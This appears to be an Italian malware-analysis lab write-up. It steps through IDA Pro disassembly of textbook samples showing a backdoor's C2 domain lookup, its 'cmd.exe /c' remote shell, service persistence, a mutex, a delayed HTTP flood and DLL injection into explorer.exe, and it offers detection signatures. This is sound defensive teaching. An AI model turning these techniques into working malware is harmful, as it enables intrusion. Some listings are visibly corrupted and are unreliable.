A quale indirizzo si trova l'importazione della funzione *gethostbyname*? Per individuare le funzioni importate nel file *Lab05-01.dll*, si può utilizzare la vista dedicata in IDA: *View* → *Open Subviews* → *Imports*, oppure premere *Shift + F12* per accedere alla lista delle stringhe e poi passare agli import.

Dopo aver ordinato le importazioni per nome, è possibile trovare la funzione *gethostbyname*, spesso utilizzata dai malware per risolvere nomi di dominio durante le attività di *C2 (Command and Control)*.

L'indirizzo dell'importazione di *gethostbyname* è:

0x100163CC

```

idata:100163C8 ?? ?? ?? ?? ????        extrn inet_addr:dword ; CODE XREF: sub_10001074+11E↑p
idata:100163C8                           ; sub_10001074+18F↑p ...
idata:100163C8                           ; Import by ordinal 11
idata:100163CC      ; struct hostent *(_stdcall *gethostbyname)(const char *name)
idata:100163CC      extrn gethostbyname:dword ; CODE XREF: sub_10001074:loc_100011AF↑p
idata:100163CC                           ; sub_10001074+1D3↑p ...
idata:100163CC                           ; Import by ordinal 52
idata:100163D0      ; char *(_stdcall *inet_ntoa)(struct in_addr in)
idata:100163D0      extrn inet_ntoa:dword ; CODE XREF: sub_10001074:loc_10001311↑p
...

```

7.1.3 Xrefs

Quante funzioni chiamano gethostbyname? Per ottenere il numero di chiamate alla funzione *gethostbyname*, è sufficiente posizionarsi sull'import e premere *Ctrl + X* per aprire la finestra degli *Xrefs to* (riferimenti incrociati). Qui vengono mostrate tutte le occorrenze in cui la funzione viene chiamata o referenziata.

Nel caso specifico, **9** funzioni chiamano direttamente *gethostbyname*:

- Tutti i riferimenti sono di tipo p (procedure call), ovvero chiamate dirette alla funzione.

Direction	Type	Address	Text
Up	p	sub_10001074:loc_10001...	call ds:gethostbyname
Up	p	sub_10001074+1D3	call ds:gethostbyname
Up	p	sub_10001074+26B	call ds:gethostbyname
Up	p	sub_10001365:loc_10001...	call ds:gethostbyname
Up	p	sub_10001365+1D3	call ds:gethostbyname
Up	p	sub_10001365+26B	call ds:gethostbyname
Up	p	sub_10001656+101	call ds:gethostbyname
Up	p	sub_1000208F+3A1	call ds:gethostbyname
Up	p	sub_10002CCE+4F7	call ds:gethostbyname
Up	r	sub_10001074:loc_10001...	call ds:gethostbyname
Up	r	sub_10001074+1D3	call ds:gethostbyname
Up	r	sub_10001074+26B	call ds:gethostbyname
Up	r	sub_10001365:loc_10001...	call ds:gethostbyname
Up	r	sub_10001365+1D3	call ds:gethostbyname
Up	r	sub_10001365+26B	call ds:gethostbyname
Up	r	sub_10001656+101	call ds:gethostbyname
Up	r	sub_1000208F+3A1	call ds:gethostbyname
Up	r	sub_10002CCE+4F7	call ds:gethostbyname

Line 8 of 18

OK Cancel Search Help

7.1.4 DNS

Quale richiesta DNS verrà effettuata? Concentrandosi sulla chiamata a *gethostbyname* situata all'indirizzo 0x10001757, possiamo determinare quale dominio verrà risolto analizzando il parametro passato alla funzione.

In questo caso, il parametro è un puntatore memorizzato nella variabile *off_10019040*, che contiene un indirizzo in formato little-endian.

Analizzando la memoria in quella sezione, si nota che:

- L'indirizzo 0x10019040 punta a 0x10019194.
- All'indirizzo 0x10019194, è memorizzata una stringa ASCII che contiene un commento e successivamente un dominio.
- Saltando i primi 13 caratteri del messaggio, si trova la stringa completa:

pics.practicalmalwareanalysis.com

10019190	00 20 00 00	58	54 68 69 73 20 69 73 20 52 44 4F[This·is·RDO
100191A0	5D 70 69 63 73 2E 70 72	61	74 69 63 61 6C 6D 61]pics.practicalma
100191B0	6C 77 61 72 65 61 6E 61	6C	79 73 69 73 2E 63 6F	lwareanalysis.co
100191C0	6D 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	m.....
100191D0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00

7.1.5 Local Vars, parameters

Quanti parametri di ingresso ha riconosciuto IDA Pro per la subroutine a 0x10001656? Aprendo la funzione *sub_10001656* in

IDA Pro, è possibile osservare la dichiarazione completa della funzione e l'elenco delle variabili usate nello stack.

In particolare, nel prototipo:

`DWORD __stdcall sub_10001656(LPVOID lpThreadParameter)`

IDA ha riconosciuto 1 parametro di ingresso, ovvero *lpThreadParameter*.

```
.text:10001656
.text:10001656 ; ===== S U B R O U T I N E =====
.text:10001656
.text:10001656
.text:10001656
.text:10001656 ; DWORD __stdcall sub_10001656(LPVOID lpThreadParameter)
.text:10001656 sub_10001656 proc near ; DATA XREF: DllMain(x,x,x)+C84o
.text:10001656
.var_675 = byte ptr -675h
.var_674 = dword ptr -674h
.hModule = dword ptr -670h
.timeout = timeval ptr -66Ch
.name = sockaddr ptr -664h
.var_654 = word ptr -654h
.in = in_addr ptr -650h
.Str1 = byte ptr -644h
.var_640 = byte ptr -640h
.CommandLine = byte ptr -63Fh
.Str = byte ptr -63Dh
.var_638 = byte ptr -638h
.var_637 = byte ptr -637h
.var_544 = byte ptr -544h
.var_50C = dword ptr -50Ch
.var_500 = byte ptr -500h
.Buf2 = byte ptr -4Fch
.readfds = fd_set ptr -4BCh
.buf = byte ptr -388h
.var_3B0 = dword ptr -3B0h
.var_144 = dword ptr -1A4h
.var_194 = dword ptr -194h
.WSADATA = WSADATA ptr -190h
.lpThreadParameter=dword ptr 4
```

Quante variabili locali ha riconosciuto IDA Pro per la stessa funzione? Scorrendo all'interno della funzione, IDA ha identificato **24** variabili locali, tra cui:

- Variabili di tipo *byte ptr*, *dword ptr*, *fd_set ptr*, *sockaddr*, *in_addr*, ecc.
- Alcune variabili di interesse come *CommandLine*, *timeout*, *WSAData*, *readfds*, *buf*, *Str*, ecc.

Il numero può variare leggermente a seconda della versione di IDA e delle impostazioni di analisi automatica, ma il dato generale rimane intorno alle 24 variabili riconosciute.

7.1.6 Strings

Dove si trova la stringa "**\cmd.exe /c**"? Aprendo la finestra *Strings* in IDA Pro (*View → Open subviews → Strings*) e cercando la stringa *cmd.exe*, possiamo individuarla in memoria all'indirizzo:

```
xdoors_d:10095B34 5C 63 6D 64 2E 65+aCmdExeC      db '\cmd.exe /c ',0 ; DATA XREF: sub_1000FF58+278fa
xdoors_d:10095B41 00 00 00                           align 4
```


Cosa succede nell’area del codice che fa riferimento alla stringa? Utilizzando *Ctrl+X* per cercare i riferimenti alla stringa, notiamo che viene usata in una subroutine che gestisce l’esecuzione di comandi da riga di comando. Questo avviene tipicamente con l’obiettivo di:

- Eseguire comandi ricevuti dal server di controllo.
- Manipolare il sistema (avviare programmi, modificare configurazioni, ecc.).

Esplorando il grafo, è evidente che esistono due blocchi distinti:

- Uno per sistemi *32-bit*, che utilizza cmd.exe /c.
- Uno per sistemi *16-bit*, che usa command.exe /c.

L'estensione in due blocchi suggerisce un tentativo del malware di mantenere compatibilità con diversi ambienti Windows.



Message: Navigando verso l'alto nel grafo di questa funzione, possiamo individuare la stringa "*Hi master*", che appare come messaggio codificato all'interno del malware. Flag trovato: *IdleTime*.


```

xdoors_d:10095B31      align 4
xdoors_d:10095B34 aCmdExec      db '\cmd.exe /c ',0      ; DATA XREF: sub_1000FF58+278↑o
xdoors_d:10095B41      align 4
xdoors_d:10095B44 ; char aHiMasterDDDDD[]
xdoors_d:10095B44 aHiMasterDDDDD db 'Hi,Master [%d/%d/%d %d:%d:%d]',0Dh,0Ah
xdoors_d:10095B44           ; DATA XREF: sub_1000FF58+145↑o
xdoors_d:10095B44           db 'WelCome Back...Are You Enjoying Today?',0Dh,0Ah
xdoors_d:10095B44           db 0Dh,0Ah
xdoors_d:10095B44           db 'Machine UpTime  [%.2d Days %.2d Hours %.2d Minutes %.2d Secon'
xdoors_d:10095B44           db 'd] ',0Dh,0Ah
xdoors_d:10095B44           db 'Machine IdleTime [%.2d Days %.2d Hours %.2d Minutes %.2d Seco'
xdoors_d:10095B44           db 'n%',0Dh,0Ah
xdoors_d:10095B44           db 0Dh,0Ah
xdoors_d:10095B44           db 'Encrypt Magic Number For This Remote Shell Session [0x%02x]',0Dh,0Ah
xdoors_d:10095B44           db 0Dh,0Ah,0
xdoors_d:10095C5C ; char asc_10095C5C[]
xdoors_d:10095C5C asc_10095C5C db '>',0          ; DATA XREF: sub_1000FF58+4B↑o
xdoors_d:10095C5C           ; sub_1000FF58+3E1↑o
xdoors_d:10095C5E           align 400h
xdoors_d:10095C5E xdoors_d  ends
xdoors_d:10095C5E
xdoors_d:10095C5E
xdoors_d:10095C5E           end DllEntryPoint

```

7.1.7 Global Variable

In che modo il malware imposta **dword_1008E5C4**? Analizzando i riferimenti alla variabile globale `dword_1008E5C4`, è possibile vedere che il valore viene scritto (`mov`) dalla subroutine `sub_10001656` con il contenuto del registro `eax`. Seguendo a ritroso il valore di `eax`, si risale alla funzione `sub_10003695`, la quale utilizza la struttura *OSVERSIONINFOA* per ottenere informazioni sulla versione del sistema operativo attraverso *GetVersionExA*.



Quale sistema operativo attiva il malware? All'interno della funzione, si osserva un confronto tra il campo *dwPlatformId* e il valore 2.

```

.text:100036C3 VersionInformation= _OSVERSIONINFOA ptr -94h
.text:100036C3
` .text:100036C3          push    ebp
  .text:100036C4          mov     ebp, esp
  .text:100036C6          sub     esp, 94h
  .text:100036CC          lea     eax, [ebp+VersionInformation]
  .text:100036D2          mov     [ebp+VersionInformation.dwOSVersionInfoSize], 94h
  .text:100036DC          push    eax           ; lpVersionInformation
  .text:100036DD          call    ds:GetVersionExA
  .text:100036E3          cmp     [ebp+VersionInformation.dwPlatformId], 2
  .text:100036EA          jnz     short loc_100036FA
  .text:100036EC          cmp     [ebp+VersionInformation.dwMajorVersion], 5
  .text:100036F3          jb      short loc_100036FA
  .text:100036F5          push    1
  .text:100036F7          pop     eax
  .text:100036F8          leave
  .text:100036F9          retn
  .text:100036FA : -----

```

Il valore 2 corrisponde a *VER_PLATFORM_WIN32_NT*, ossia *Windows NT* e versioni successive (come Windows 2000, XP, Vista, 7, 10, ecc.). Se il confronto è positivo, il malware seguirà un percorso specifico per quei sistemi.

7.1.8 Extra Tasks

Cosa succede se il confronto con la stringa robotwork ha successo? Il confronto viene effettuato tramite la funzione *memcmp*, che restituisce **0** in caso di uguaglianza. Quando il confronto ha esito positivo (ovvero le stringhe sono uguali), il codice prosegue con una chiamata a *sub_100052A2*, la quale manipola chiavi di registro. È altamente probabile che il malware stia leggendo valori da registri di sistema per eseguire comandi o configurazioni personalizzate tramite shell remota.

```
.text:100052A2 ; ===== S U B R O U T I N E =====
.text:100052A2
.text:100052A2 ; Attributes: bp-based frame
.text:100052A2
.text:100052A2 ; int __cdecl sub_100052A2(SOCKET s)
.text:100052A2 sub_100052A2    proc near                ; CODE XREF: sub_1000FF58+5094p
.text:100052A2
.text:100052A2 Buffer        = byte ptr -60Ch
.text:100052A2 var_60B       = byte ptr -60Bh
.text:100052A2 Data          = byte ptr -20Ch
.text:100052A2 var_20B       = byte ptr -20Bh
.text:100052A2 cbData        = dword ptr -0Ch
.text:100052A2 Type          = dword ptr -8
.text:100052A2 phkResult     = dword ptr -4
.text:100052A2 s              = dword ptr  8

.text:100053D9      lea    eax, [ebp+Buffer]
.text:100053DF      push   eax      ; int
.text:100053E0      push   [ebp+s]    ; s
.text:100053E3      call   sub_100038EE
.text:100053E8      add    esp, 10h
```

Cosa fa l'export PSLIST? All'interno della lista delle esportazioni del file DLL, troviamo *PSLIST*, che punta all'indirizzo 0x10007025.

L'analisi della funzione mostra l'utilizzo dell'API *CreateToolhelp32Snapshot*, impiegata per ottenere uno snapshot dei processi correnti del sistema.

Name	Address	Ordinal
InstallRT	1000D847	1
InstallSA	1000DEC1	2
InstallSB	1000E892	3
PSLIST	10007025	4
ServiceMain	1000CF30	5
StartEXS	10007ECB	6
UninstallRT	1000F405	7
UninstallSA	1000EA05	8
UninstallSB	1000F138	9
DllEntryPoint	1001516D	[main entry]

Successivamente, le funzioni correlate possono iterare tra processi e thread per raccogliere informazioni quali ID, nomi, stato e quantità.

```
.text:100066B9    push offset aCreateToolhelp_0 ; "\r\n\r\n\r\nCreateToolhelp32Snapshot Fail:E..."
.text:100066BE    push eax                  ; Buffer
.text:100066BF    call ds:sprintf
.text:100066C5    lea  eax, [ebp+Buffer]
.text:100066C8    push eax                  ; Str
.text:100066CC    push [ebp+si]             ; s
.text:100066CF    call sub_100038BB
.text:100066D4    add  esp, 14h
.text:100066D7    push 1
.text:100066D9    pop  eax
.text:100066DA    jmp  loc_10006898
```


Questa funzione è tipica nei malware che effettuano enumerazione di processi prima di attivarsi, ad esempio per evitare analisi in ambienti sandbox o per identificare software di sicurezza in esecuzione.

Quali funzioni API possono essere richiamate da **sub_10004E79**?

Usando la visualizzazione a grafo, `sub_10004E79` richiama le seguenti API:

- `GetSystemDefaultLangID`
- `sprintf`

- `strlen`




Questo lascia intendere che la funzione serve a identificare la lingua del sistema operativo e preparare dei dati da trasmettere (probabilmente al server di comando). Può quindi essere opportunamente rinominata come `getSystemLanguage`.

La subroutine `sub_100038EE`, che riceve queste informazioni, sembra occuparsi dell'invio attraverso il socket, quindi una buona rinomina potrebbe essere `sendSocket`.

Quante funzioni API richiama direttamente DllMain? E quante a profondità 2? Dal grafo completo di `DllMain`, osserviamo diverse chiamate dirette a funzioni di sistema, tra cui:

- `CreateThread`
- `strncpy`
- `GetModuleFileNameA`
- `Sleep`



Le chiamate dirette sono circa 7, ma se si considerano anche le chiamate a profondità 2 (cioè chiamate indirette tramite altre subroutine), il numero sale a più di 30, includendo funzioni di manipolazione stringhe, networking, e gestione della memoria.

Per quanto tempo viene eseguita la Sleep all'indirizzo 0x10001358?

All'indirizzo specificato, viene eseguita:

```
.text:10001338          mov     dword_1008E5CC, ebp
.text:10001341
.text:10001341 loc_10001341:           ; CODE XREF: sub_10001074+10F↑j
                                         ; sub_10001074+1B0↑j ...
.text:10001341          mov     eax, off_10019020 ; "[This is CTI]30"
.text:10001346          add     eax, 0Dh
.text:10001349          push    eax           ; String
.text:1000134A          call    ds:atoi
.text:10001350          imul    eax, 3E8h
.text:10001356          pop    ecx
.text:10001357          push    eax           ; dwMilliseconds
.text:10001358          call    ds:Sleep
.text:1000135E          xor    ebp, ebp
.text:10001360          jmp    loc_100010B4
.text:10001360 sub_10001074 endp
```

Dove:

- *atoi* converte il valore "30" in intero (30)

- imul eax, 3E8h → $30 \times 1000 = 30000$
- Sleep(30000) → 30 secondi

Di conseguenza il totale è il valore **30000** ovvero 30 secondi.

Quali sono i tre parametri per la chiamata a socket a 0x10001701?

All'indirizzo indicato si trova una chiamata a socket, i cui parametri, una volta analizzati, corrispondono a:

socket (AF_INET, SOCK_STREAM, IPPROTO_TCP)

```

.text:10001701    call    ds:socket
.text:10001707    mov     edi, eax
.text:10001709    cmp     edi, 0FFFFFh
.text:1000170C    jnz     short loc_10
.text:1000170E    call    ds:WSAGetLastError
.text:10001714    push    eax
.text:10001715    push    offset aSocketCreateLaste ; socket() deLLASTERROR reports error
.text:1000171A    call    ds:_imp_printf
.text:10001720    pop     ecx
.text:10001721    pop     ecx

```

Quindi:

- AF_INET (famiglia di indirizzi IPv4)
- SOCK_STREAM (tipo TCP)
- IPPROTO_TCP (protocollo TCP)

7.2 Lab07-01.exe

7.2.1 Domande

Come assicura questo programma di continuare a funzionare (ottenere persistenza)?

Il programma ottiene la persistenza creando un servizio di sistema chiamato "*Malservice*". Il codice mostra l'utilizzo delle API:

- **OpenSCManagerA:** apre una connessione al Service Control Manager con privilegi amministrativi.
- **GetCurrentProcess e GetModuleFileNameA:** ricavano il nome del file eseguibile in uso.
- **CreateServiceA:** crea un servizio che si avvierà automaticamente ad ogni riavvio del sistema, garantendo l'esecuzione del malware a ogni boot.

Il servizio è configurato per avviarsi automaticamente ed eseguire il file infetto.

Perché il programma usa un mutex?

Il programma utilizza un *mutex* con il nome "*HGL345*" per impedire che più istanze del malware vengano eseguite contemporaneamente sullo stesso sistema.

- Se il mutex esiste già (*OpenMutexA* con *MUTEX_ALL_ACCESS*), il programma si chiude immediatamente (*ExitProcess*).
- Se non esiste, lo crea (*CreateMutexA*) e continua l'esecuzione.

E' un meccanismo anti-ripetizione, comune nei malware.

Qual è una buona firma host-based per rilevare questo programma?

Due firme efficaci lato host:

- Nome del mutex: "*HGL345*"
- Nome del servizio: "*Malservice*"

Entrambi sono stringhe uniche che possono essere monitorate da strumenti di sicurezza endpoint.

Qual è una buona firma network-based per rilevare questo malware?

Il malware tenta di accedere alla seguente URL:

`http://www.malwareanalysisbook.com`

Usa inoltre come User-Agent:

`"Internet Explorer 8.0"`

Qualsiasi connessione HTTP verso quel dominio, specialmente con quel user-agent, è una forte indicazione dell'infezione.

Qual è lo scopo del programma?

Il codice imposta una data futura (*anno 2100*) come "*DueTime*" per un timer. Dopo l'attesa:

- Viene creato un ciclo che genera 20 thread (tramite CreateThread)
- Ogni thread esegue richieste HTTP al dominio sopra citato

Questo comportamento suggerisce l'intento di eseguire un attacco DDoS simulato verso il sito, con traffico massivo generato nel tempo.

Quando terminerà l'esecuzione di questo programma?


Il timer è impostato per risvegliarsi solo nell'anno *2100*, rendendo di fatto il malware attivo per *75+* anni se lasciato indisturbato. È un meccanismo di dormienza estrema, usato per sfuggire alle sandbox o agli ambienti di analisi automatica.

7.3 Process Injection


Analizzare il malware trovato nel file *Lab12-01.exe* e *Lab12-01.dll* e rispondere alle seguenti domande:

Domanda 1: Cosa succede quando si esegue l'eseguibile del malware?

Una volta eseguito *Lab12-01.exe*, il file tenta di iniettare la DLL *Lab12-01.dll* in un processo 32 bit attivo. Per dimostrare questo comportamento, è stato utilizzato lo strumento Xenos, iniettando la DLL all'interno del processo BinText.




Una volta eseguita con successo l'iniezione, ogni minuto appaiono delle finestre di messaggio (pop-up) che mostrano la stringa “Press OK to reboot”.



Domanda 2: Quale processo viene iniettato?

Nel caso pratico, è stato iniettato *bintext.exe*, ma analizzando il codice del malware è evidente che esso mira tipicamente al processo *explorer.exe*, riconoscibile dalla comparazione diretta del nome del processo tramite funzione strnicmp. È quindi presumibile che *explorer.exe* sia il vero target dell'iniezione prevista dal malware.


